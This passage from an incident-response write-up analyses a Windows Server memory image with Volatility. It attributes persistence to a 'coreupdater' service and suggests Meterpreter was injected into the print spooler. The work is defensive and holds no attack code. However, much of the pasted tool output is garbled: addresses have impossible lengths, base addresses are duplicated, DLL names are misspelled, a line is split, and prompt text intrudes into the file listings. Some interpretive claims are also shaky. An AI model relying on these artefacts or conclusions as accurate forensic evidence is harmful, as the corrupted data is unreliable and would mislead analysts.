3724 spoolsv.exe 0x7ffffd79a0000 0x30000 ntmaria.dll C:\Windows\SYSTEM32\ntmaria.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdd990000 0x1417000 SHELL32.dll C:\Windows\SYSTEM32\SHELL32.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdcce0000 0x1d6000 combase.dll C:\Windows\SYSTEM32\combase.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdd570000 0x51000 SHLWAPI.dll C:\Windows\SYSTEM32\SHLWAPI.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffda3e0000 0xa0000 kernel.appcore.dll C:\Windows\SYSTEM32\kernel.appcore.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdc130000 0x40000 CRYPTBASE.dll C:\Windows\System32\CRYPTBASE.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdc0d0000 0x60000 bcryptPrimitives.dll C:\Windows\System32\bcryptPrimitives.dll 2020-09-19 03:29:40.000000 UTC Disabl
bled
3724 spoolsv.exe 0x7ffffdc0a0000 0x2b000 sspicli.dll C:\Windows\System32\sspicli.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdb6a0000 0x58000 mswock.dll C:\Windows\SYSTEM32\mswock.dll 2020-09-19 03:29:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdf6fa0000 0x6b000 clusapi.dll C:\Windows\SYSTEM32\clusapi.dll 2020-09-19 03:31:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdbd00000 0x18000 cryptdll.dll C:\Windows\SYSTEM32\cryptdll.dll 2020-09-19 03:31:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdd7c0000 0xa5000 advapi32.dll C:\Windows\SYSTEM32\advapi32.dll 2020-09-19 03:31:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdb110000 0x29000 IPHLAPI.DLL C:\Windows\SYSTEM32\IPHLAPI.DLL 2020-09-19 03:31:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdad10000 0x80000 WINNSI.DLL C:\Windows\SYSTEM32\WINNSI.DLL 2020-09-19 03:31:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffd78f0000 0x90000 rasadlhp.dll C:\Windows\SYSTEM32\rasadlhp.dll 2020-09-19 03:31:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffd7ca0000 0x67000 fwpuclnt.dll C:\Windows\SYSTEM32\fwpuclnt.dll 2020-09-19 03:31:40.000000 UTC Disabled
3724 spoolsv.exe 0x7fffffc200000 0xf0000 localspl.dll C:\Windows\SYSTEM32\localspl.dll 2020-09-19 03:31:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdbd00000 0x25000 srvccli.dll C:\Windows\System32\srvccli.dll 2020-09-19 03:31:40.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdc6b0000 0x4a000 cfgmgr32.dll C:\Windows\SYSTEM32\cfgmgr32.dll 2020-09-19 03:31:40.000000 UTC Disabled

3724 spoolsv.exe 0x7ffffdb810000 0x1f000 USERENV.dll C:\Windows\System32\USERENV.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdc1f0000 0x14000 profapi.dll C:\Windows\System32\profapi.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdc910000 0x23000 gapi.dll C:\Windows\SYSTEM32\gapi.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdaa0000 0x0aa00 VERSION.dll C:\Windows\System32\VERSION.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdaa96000 0x90000 DSROLE.dll C:\Windows\System32\DSROLE.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffbd820000 0x9c0000 win32spl.dll C:\Windows\System32\win32spl.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffcc140000 0x14000 DEVRTL.dll C:\Windows\System32\DEVRTL.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdbd0000 0x1d000 SPINF.dll C:\Windows\System32\SPINF.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdb5b0000 0x57000 WINSTA.dll C:\Windows\System32\WINSTA.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdb720000 0x35000 rsaenh.dll C:\Windows\System32\rsaenh.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdbd00000 0x26000 bcrypt.dll C:\Windows\System32\bcrypt.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffd6f40000 0x10000 cscapi.dll C:\Windows\System32\cscapi.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdaa30000 0x0c000 netutils.dll C:\Windows\System32\netutils.dll 2020-09-19 03:31:41.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffd3d00000 0x11000 WTSAPI32.dll C:\Windows\System32\WTSAPI32.dll 2020-09-19 03:56:04.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffd25b0000 0x230000 WININET.dll C:\Windows\System32\WININET.dll 2020-09-19 03:56:52.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffd27e0000 0x2a9000 iertutil.dll C:\Windows\System32\iertutil.dll 2020-09-19 03:56:52.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffd7a00000 0x5c000 WINHTTP.dll C:\Windows\System32\WINHTTP.dll 2020-09-19 03:56:52.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdc9a0000 0x178000 ole32.dll C:\Windows\System32\ole32.dll 2020-09-19 03:56:52.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdec10000 0x1b000 MPR.dll C:\Windows\System32\MPR.dll 2020-09-19 03:56:52.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffd8850000 0x15000 NETAPI32.dll C:\Windows\System32\NETAPI32.dll 2020-09-19 03:56:52.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffd9ec0000 0x16000 wkscli.dll C:\Windows\System32\wkscli.dll 2020-09-19 03:56:52.000000 UTC Disabled
3724 spoolsv.exe 0x7ffffdd8d0000 0x7000 PSAPI.DLL C:\Windows\System32\PSAPI.DLL 2020-09-19 03:56:52.000000 UTC Disabled
3724 spoolsv.exe 0x7fffffcfb60000 0x1f000 WINMM.dll C:\Windows\System32\WINMM.dll 2020-09-19 03:56:52.000000 UTC Disabled
3724 spoolsv.exe 0x7fffffcfa30000 0x2a000 WINMMBASE.dll C:\Windows\System32\WINMMBASE.dll 2020-09-19 03:56:52.000000 UTC Disabled

SarjounRadyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>

```

The dlllist analysis for PID 3644 (coreupdater.exe) returned no output, which supports the idea that this binary was statically compiled or packed in a way that avoided traditional DLL loading mechanisms. On the other hand, PID 3724 (spoolsv.exe) showed a complete list of loaded DLLs, most of which are common system libraries. However, a smaller group of DLLs stood out because they were loaded significantly later than the others. These include WININET.dll, WINHTTP.dll, ole32.dll, NETAPI32.dll, MPR.dll, PSAPI.DLL, wkscli.dll, WINMM.dll, and WINMMBASE.dll. This group was loaded about 25 minutes after the initial ones, which matches the suspected timeframe of malicious activity. These specific libraries are commonly associated with Meterpreter payloads for tasks like HTTP communication, process migration, and token impersonation. Additionally, the audio-related DLLs like WINMM.dll and WINMMBASE.dll are known to be leveraged by Metasploit to bypass detection mechanisms. This strongly suggests that spoolsv.exe was either injected into or used as a host for process hollowing after coreupdater.exe executed.

0x89505e594b8	244	N/A	SERVICE_AUTO_START	SERVICE_STOPPED SERVICE_WIN32_OWN_PROCESS	suppsvc Software Protection /N/A \SystemRoot\Windows\RPC\suppvc.exe -				
0x89505e594b80	144	N/A	SERVICE_AUTO_START	SERVICE_RUNNING SERVICE_WIN32_OWN_PROCESS	MSVCRT Microsoft C Runtime Library /N/A \SystemRoot\Windows\RPC\msvcrtd.dll -				
0x89505e594b80	163	N/A	SERVICE_DEMAND_START	SERVICE_STOPPED SERVICE_KERNEL_DRIVER	MicroRfl NDC Bridge /N/A \SystemRoot\Windows\DRIVERS\bridge.sys -				
0x89505e594b80	162	N/A	SERVICE_DEMAND_START	SERVICE_RUNNING SERVICE_FILE_SYSTEM_DRIVER	rxnxs20 SMB 3.0 MiniRedirection /File\System\rxnxs20.sys -				
0x89505e594b80	161	N/A	SERVICE_AUTO_START	SERVICE_RUNNING SERVICE_FILE_SYSTEM_DRIVER	rxnxs10 SMB 3.0 MiniRedirection /File\System\rxnxs10.sys -				
0x89505e594b80	160	N/A	SERVICE_DEMAND_START	SERVICE_STOPPED SERVICE_KERNEL_DRIVER	SPB MailboxDriver Worker and Exchange File System Driver /File\DRIVERS\spbxnd.sys -				
0x89505e594b80	413	N/A	SERVICE_DEMAND_START	SERVICE_RUNNING SERVICE_KERNEL_DRIVER ad_driver	AccessData Drivox /Unknown\ad_driver /File\AccessData\Unknown\ad_driver.sys -				
0x89505e594b80	416	N/A	SERVICE_AUTO_START	SERVICE_STOPPED SERVICE_WIN32_OWN_PROCESS	coreupdater coreupdater /N/A C:\Windows\System32\coreupdater.exe				
0x89505e594b80	417	N/A	SERVICE_DEMAND_START	SERVICE_STOPPED SERVICE_KERNEL_DRIVER	MultiFi User Mode Driver Framework Platform Driver /N/A \System32\drivers\MultiFi.sys -				
0x89505e594b80	407	N/A	SERVICE_DEMAND_START	SERVICE_STOPPED SERVICE_WIN32_OWN_PROCESS	masserv Windows Update /N/A \SystemRoot\Windows\svchost.exe -k netvsc \SystemRoot\Windows\masserv.dll				
0x89505e594b80	406	N/A	SERVICE_DEMAND_START	SERVICE_STOPPED SERVICE_KERNEL_DRIVER	Microsoft ICSII Target LocalMount Adapter /N/A \SystemRoot\Windows\drivers\wintdrv.sys -				
0x89505e594b80	405	N/A	SERVICE_DEMAND_START	SERVICE_STOPPED SERVICE_KERNEL_DRIVER	MSservice Windows Store Service (MSService) /N/A \SystemRoot\System32\svchost.exe -k wssvr \SystemRoot\System32\WSService.dll				
0x89505e594b80	406	N/A	SERVICE_DEMAND_START	SERVICE_STOPPED SERVICE_WIN32_OWN_PROCESS	multifp Windows Driver Foundation - User mode Driver Framework /N/A \SystemRoot\System32\svchost.exe -k LocalSystem\NetworkRestricted \SystemRoot\System32\sys				
0x89505e594b80	407	N/A	SERVICE_DEMAND_START	SERVICE_STOPPED SERVICE_KERNEL_DRIVER	rdkctrl HID USB Keyboard Driver /N/A \SystemRoot\Windows\rdkctrl.sys -				
0x89505e594b80	101	N/A	SERVICE_DEMAND_START	SERVICE_STOPPED SERVICE_KERNEL_DRIVER	hdAudAdService Microsoft 1.9 HAA Function Driver For High Definition Audio Service /N/A \SystemRoot\Windows\hdAudAd.sys -				
0x89505e594b80	283	3724	SERVICE_AUTO_START	SERVICE_RUNNING SERVICE_WIN32_OWN_PROCESS\SERVICE_INTERACTIVE_PROCESS	spoolsv Spooler Point Specifier /C:\Windows\System32\spoolsv.exe -				
0x89505e594b80	352	N/A	SERVICE_DEMAND_START	SERVICE_STOPPED SERVICE_KERNEL_DRIVER	spoolerprint Spooler Print Support Library /N/A \SystemRoot\Windows\spoolerprint.dll -				
0x89505e594b80	381	N/A	SERVICE_BOOT_START	SERVICE_RUNNING SERVICE_KERNEL_DRIVER	spaceagent Storage Spaces Driver /Driver\spacagent\System32\drivers\spaceagent.sys -				
0x89505e594b80	280	N/A	SERVICE_DEMAND_START	SERVICE_STOPPED SERVICE_WIN32_OWN_PROCESS	SMPTDAD SMTP Trap /N/A \SystemRoot\System32\smptdtrap.exe -				
0x89505e594b80	299	N/A	SERVICE_DEMAND_START	SERVICE_STOPPED SERVICE_WIN32_OWN_PROCESS	smphost Microsoft Storage Spaces SMP /N/A \SystemRoot\System32\svchost.exe -k smphost \SystemRoot\System32\smphost.dll				

The svscan output confirms that coreupdater.exe was installed as a service configured for automatic startup. It is located in C:\Windows\System32\coreupdater.exe and shows AUTO_START, indicating that persistence was achieved by registering the malware as a service that launches on boot under the LocalSystem account. This is a classic method to ensure reinfection or remote access after reboot. On the other hand, spoolsv.exe (the Print Spooler service) also has AUTO_START, but this is typical behavior for legitimate Windows services. Its inclusion here is not evidence of compromise on its own but rather shows that it was likely chosen by the attacker as a migration target because it's always running and has appropriate permissions, making it an attractive and inconspicuous host for injected or migrated payloads.

SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.dumpfiles --pid 3724									
Volatility 3 Framework 2.11.0									
Progress: 100.00 PDB scanning finished									
Cache FileObject FileName Result									
ImageSection0bject	0xe00060c75500	esent.dll	file.0xe00060c75500.0xe00060c75240. ImageSection0bject.esent.dll.img						
ImageSection0bject	0xe00062a244b0	spoolss.dll	file.0xe00062a244b0.0xe00060e9ebc0. ImageSection0bject.spoolss.dll.img						
ImageSection0bject	0xe00060f9fb80	spoolsv.exe	file.0xe00060f9fb80.0xe00060f9b250. ImageSection0bject.spoolsv.exe.img						
ImageSection0bject	0xe00062a60b0	tcpmon.dll	file.0xe00062a60b0.0xe00062a603e0. ImageSection0bject.tcpmon.dll.img						
ImageSection0bject	0xe00062a64440	WSDApi.dll	file.0xe00062a64440.0xe00062a72df0. ImageSection0bject.WSDApi.dll.img						
ImageSection0bject	0xe0006298be20	webservices.dll	file.0xe0006298be20.0xe0006298be010. ImageSection0bject.webservices.dll.img						
ImageSection0bject	0xe00062a98c80	win32spl.dll	file.0xe00062a98c80.0xe00062a96b0c. ImageSection0bject.win32spl.dll.img						
ImageSection0bject	0xe00062a6f1e0	WSDMon.dll	file.0xe00062a6f1e0.0xe00062a702a0. ImageSection0bject.WSDMon.dll.img						
ImageSection0bject	0xe00062a19b80	localspl.dll	file.0xe00062a19b80.0xe00062a23200. ImageSection0bject.localspl.dll.img						
ImageSection0bject	0xe00062a65ec0	usbmon.dll	file.0xe00062a65ec0.0xe00062a66010. ImageSection0bject.usbmon.dll.img						
ImageSection0bject	0xe00062a27de0	wsnmp32.dll	file.0xe00062a27de0.0xe00062a6b230. ImageSection0bject.wsnmp32.dll.img						
ImageSection0bject	0xe00062a774e0	fundisc.dll	file.0xe00062a774e0.0xe00062a8040. ImageSection0bject.fundisc.dll.img						
ImageSection0bject	0xe00062a74f20	fdPnp.dll	file.0xe00062a74f20.0xe00062a7e4e0. ImageSection0bject.fdPnp.dll.img						
ImageSection0bject	0xe00062a998c0	devrtl.dll	file.0xe00062a998c0.0xe00062a99e40. ImageSection0bject.devrtl.dll.img						
ImageSection0bject	0xe00062a5d2e0	PrintIsolationProxy.dll	file.0xe00062a5d2e0.0xe00062a26640. ImageSection0bject.PrintIsolationProxy.dll.img						
ImageSection0bject	0xe00062a77a20	drvstore.dll	file.0xe00062a77a20.0xe00062a86df0. ImageSection0bject.drvstore.dll.img						
ImageSection0bject	0xe00060c7ea30	kernel.appcore.dll	file.0xe00060c7ea30.0xe00060c7db0. ImageSection0bject.kernel.appcore.dll.img						
ImageSection0bject	0xe00060fc8c60	wininet.dll	file.0xe00060fc8c60.0xe00060fc9b50. ImageSection0bject.wininet.dll.img						
ImageSection0bject	0xe00062a61a90	snapapi.dll	file.0xe00062a61a90.0xe00062a61170. ImageSection0bject.snapapi.dll.img						
ImageSection0bject	0xe00062a91f20	winprint.dll	file.0xe00062a91f20.0xe00062a91a70. ImageSection0bject.winprint.dll.img						
ImageSection0bject	0xe00060e97330	winspool.drv	file.0xe00060e97330.0xe00060e96300. ImageSection0bject.winspool.drv.img						
ImageSection0bject	0xe000617156c0	winmm.dll	file.0xe000617156c0.0xe00061714f0. ImageSection0bject.winmm.dll.img						
ImageSection0bject	0xe00061a988e0	mpr.dll	file.0xe00061a988e0.0xe00060da89a0. ImageSection0bject.mpr.dll.img						
ImageSection0bject	0xe000617a1c00	winmmbase.dll	file.0xe000617a1c00.0xe000617a1360. ImageSection0bject.winmmbase.dll.img						
ImageSection0bject	0xe00060feff0	wihttp.dll	file.0xe00060fefef0.0xe00060fefef0. ImageSection0bject.wihttp.dll.img						
ImageSection0bject	0xe00060c16070	ntmarta.dll	file.0xe00060c16070.0xe00060c16160. ImageSection0bject.ntmarta.dll.img						
ImageSection0bject	0xe00060fa4b90	ualapi.dll	file.0xe00060fa4b90.0xe00060fa3010. ImageSection0bject.ualapi.dll.img						
ImageSection0bject	0xe00060fc0db0	iertutil.dll	file.0xe00060fc0db0.0xe00060fc540. ImageSection0bject.iertutil.dll.img						
ImageSection0bject	0xe00060f45c60	clusapi.dll	file.0xe00060f45c60.0xe00060f459e0. ImageSection0bject.clusapi.dll.img						
ImageSection0bject	0xe00060f00510	cscapi.dll	file.0xe00060f00510.0xe00060f02a1cc0. ImageSection0bject.cscapi.dll.img						
ImageSection0bject	0xe00060e5cc20	rasadhl.dll	file.0xe00060e5cc20.0xe00060e63df0. ImageSection0bject.rasadhl.dll.img						
ImageSection0bject	0xe00060d66e00	xmllite.dll	file.0xe00060d66e00.0xe00060d74010. ImageSection0bject.xmllite.dll.img						
ImageSection0bject	0xe00060da96f0	FWPUCLNT.DLL	file.0xe00060da96f0.0xe00060da8010. ImageSection0bject.FWPUCLNT.DLL.img						
ImageSection0bject	0xe00060d70070	wtsapi32.dll	file.0xe00060d70070.0xe00060bf1df0. ImageSection0bject.wtsapi32.dll.img						
ImageSection0bject	0xe00060d58c60	netapi32.dll	file.0xe00060d58c60.0xe00060d587b0. ImageSection0bject.netapi32.dll.img						

The windows.dumpfiles output for PID 3724 (spoolsv.exe) shows all expected DLLs typically associated with the legitimate Print Spooler service. Each entry matches standard Windows system libraries, and there are no anomalous or unknown DLLs present. Their naming, location, and file object structures correspond with default Windows behavior. While the process itself may have been used as a target for code injection or migration by malware like Meterpreter, this specific dump does not contain foreign DLLs or evidence of malicious modules being loaded directly. This reinforces the theory that spoolsv.exe was likely used as a host via process injection rather than DLL sideloading.

```
PS C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory> volatility3 -f dc01.mem windows.filescan > filescan.txt
Progress: 100.00 PDB scanning finished
```

```
filescan.txt
File Edit View
0x51b85070 \Endpoint
0x51b85960 \Endpoint
0x51b86790 \Endpoint
0x51b8cf20 \Endpoint
0x51baef3a0 \Endpoint
0x51baef3b0 \Endpoint
0x51bdd3e0 \Endpoint
0x51bddb70 \Endpoint
0x51c11270 \Endpoint
0x51c11ae0 \Endpoint
0x51c14470 \Endpoint
0x51c14c00 \Endpoint
0x51c464f0 \Endpoint
0x51c46c80 \Endpoint
0x51ce5790 \Endpoint
0x51ce5f20 \Endpoint
0x51d255c0 \Endpoint
0x51d25d50 \Endpoint
0x51d25f20 \Program Files\VMware\VMware Tools\VMware_VGAuthService.exe
0x52121320 \Endpoint
0x52121810 \Endpoint
0x52121f20 \Endpoint
0x521e3760 \Windows\System32\mspatcha.dll
0x521ef20 \Windows\Assembly\NativeImages_v4.0.30319_64\System.Drawing\7b48e37359be1aebd4e9f302040d517d\System.Drawing.ni.dll
0x52317f20 \Windows\System32\coreupdater.exe\2424uvr.partial
0x523c8140 \Windows\System32\twups2.dll
0x523c8610 \Windows\WindowsUpdate.log
0x523c89d0 \Windows\System32\spp\store2.0\cache\cache.dat
0x523c8d90 \Windows\System32\en-US\schedsvc.dll.mui
0x52482df0 \Windows\System32\en-US\Protect\S-1-5-20\4e75d9b6-b65e-4a22-bfdb-01c4701bbif2
0x52482f20 \Windows\System32\LogFiles\WMI\RtBackup\EtwRtUAL_KernelMode_Provider.etl
0x524b1070 \Windows\System32\msvcr
0x524da200 \Windows\System32\winevt Command Prompt + - x evtx
0x524dabe0 \Windows\System32\micro
0x52556670 \Windows\System32\mmc.e
0x52556dd0 \Windows\System32\en-US\SarjounRadiyeh-C:\Users>
0x5255aaa0 \Windows\System32\wmi
0x52593050 \Windows\System32\Windows\System
0x52593880 \Endpoint
0x52593490 \Endpoint
```



```
filescan.txt
File Edit View
0xf5712a0 \Windows\System32\wheim\Wmimanserv.exe
0xf572070 \Windows\System32
0xf5728c0 \Windows\System32\mscoree
0xf57c070 \Windows\System32\en-US\svmgmtn.dll.mui
0xf57d7f0 \Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Common-Drivers-Package-admin~31bf3856ad364e35~amd64~n\Windows\System32\dimsjob.dll
0xf580510 \Windows\System32\Tasks\Microsoft\Windows\CertificateServicesClient\UserTask-Roam
0xf580b00 \$Directory
0xf581070 \Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnectionManager%40operational.evtx
0xf581d40 \Windows\System32\netprofm.dll
0xf58370 \Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Hyper-V-Package-ds~31bf3856ad364e35~amd64~6.3.9600.16384.ca
0xf584520 \Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Common-Modem-Drivers-Package~31bf3856ad364e35~amd64~n\Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Common-Modem-Drivers-Package-net~31bf3856ad364e35~am
0xf585b50 \Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-BiometricFramework-Package~31bf3856ad364e35~amd64~en
0xf585d80 \Windows\System32\virtdisk.dll
0xf5865e0 \Windows\System32\en-US\msg711.acm.mui
0xf589dd0 \CMNotify
0xf58a070 \Windows\System32\en-US\ole32.dll.mui
0xf58a7b0 \Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-BLB-Online-Backup-Package~31bf3856ad364e35~amd64~en-a
0xf58ff20 \Windows\System32\en-US\wssock.dll.mui
0xf591070 \Windows\System32\en-US\plib.dll.mui
0xf59f880 \Windows\System32\spoolsv.exe
0xf5a4f90 \Windows\System32\ualapi.dll
0xf5a51a0 \Windows\System32\WindowsPowerShell\v1.0\powershell.exe
0xf5a53c0 \Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu
0xf5a57e0 \Windows\System32\msgsm32.acm
0xf5a7b90 \Windows\System32\en-US\dsuient.dll.mui
0xf5a8b70 \Windows\System32\en-US\spoolsv.exe.mui
0xf5acd40 \Windows\ADWS\Microsoft\ActiveDirectory.WebServices.exe
0xf5ad360 \Windows\System32\en-US\mmc.exe.mui
0xf5adec0 \Windows\System32\en-US\mstsc.exe.mui
0xf5ae070 \$Directory
0xf5aea60 \Windows\System32\en-US
0xf5aeb0 \Users\Administrator\Ap
0xf5af3e0 \Windows\ADWS\Microsoft SarjounRadiyeh-C:\Users>
0xf5b16d0 \$Directory
0xf5b1820 \Windows\Microsoft.NET\
0xf5b2a00 \Windows\System32\catro
0xf5b6780 \Windows\System32\msvcr120_clr0400.dll
```



The output from the windows.filescan module, redirected to filescan.txt, doesn't reveal anything new or suspicious. It shows standard file paths and cached artifacts, such as desktop.ini, font files, and normal system log files like .evtx logs under winevt\Logs. There's no indication of additional malicious executables being hidden or missed in memory. No further extraction is necessary from this scan.

```

PS C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory> volatility2 -f dc01.mem --profile=Win2012R2x64 clipboard
Volatility Foundation Volatility Framework 2.6
Session      WindowStation Format          Handle Object          Data
-----
PS C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>

```

The clipboard is empty, as confirmed by running the clipboard plugin under Volatility 2 with the correct profile (Win2012R2x64). No sessions had any clipboard data saved in memory at the time of acquisition.



The pagefile.sys was loaded into Belkasoft Evidence Center X with full artifact and format carving enabled to recover any attacker traces paged from memory. This complements the Volatility analysis by targeting data that may have been swapped out, such as payload remnants, scripts, or post-exploitation artifacts.

Belkasoft Evidence Center X | v.2.7.19645 TRIAL VERSION | DFIR Project

